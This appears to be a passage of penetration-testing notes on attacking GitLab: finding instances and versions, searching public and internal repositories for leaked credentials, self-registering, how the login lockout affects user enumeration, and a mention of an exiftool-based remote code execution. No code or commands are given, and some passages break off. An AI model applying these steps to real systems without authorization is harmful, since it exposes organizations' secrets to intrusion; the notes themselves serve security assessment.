Anyone can access to them as they do not require any authentication
Internal Repositories
All authenticated users can access to them
Private Repositories
Access to them is limited to specific authenticated users

That said, a GITLAB instance can be configured to allow anyone to register and then login without any validation, so an operator could access any public repositories of the given company
Zoom in
Discovery | Footprinting
Detecting a Gitlab Instance
Login Page

We can quickly identify that a web application is a GITLAB instance as we will be redirected to its login page once we access the given URL
Zoom in
Gitlab Version
Help Page
The only way we have to list the version of the GITLAB instance we are dealing with is by browsing the /help page when logged in
Enumeration
Public Projects/Repositories
No authentication required
There is no much we can do against GITLAB without knowing the version number ( Public Exploits ) or being logged in

We can visit the /browse page to see if there is any existing public project that may contain something interesting such as credentials, SSH/API keys or any other type of sensitive information
Zoom in
Moreover, we should also check other sections such as groups, snippets or help and the search functionality that it has
Zoom in
Internal Repositories
Once we are done with the unauthenticated enumeration, we should try to register a new user account in the GITLAB instance, as it might not be configured to →
Only allow company emails to be registered
Require an admin to approve a new account
If not, just proceed with the account creation and log in to look for available internal repositories
User Enumeration
By default, GITLAB allows 10 failed login attempts before locking out the account for a certain period of time
The latter corresponds to 10 minutes
This behaviour can be modified by setting a different value to the following directives
In this case the vulnerability lies on GITLAB not properly validating image files that were passed to a file parser ( exiftool ) which resulted in an RCE
The same security flaw can be exploited from an unauthenticated perspective if we are not able to sign up in the GITLAB instance due to some limitations or security measures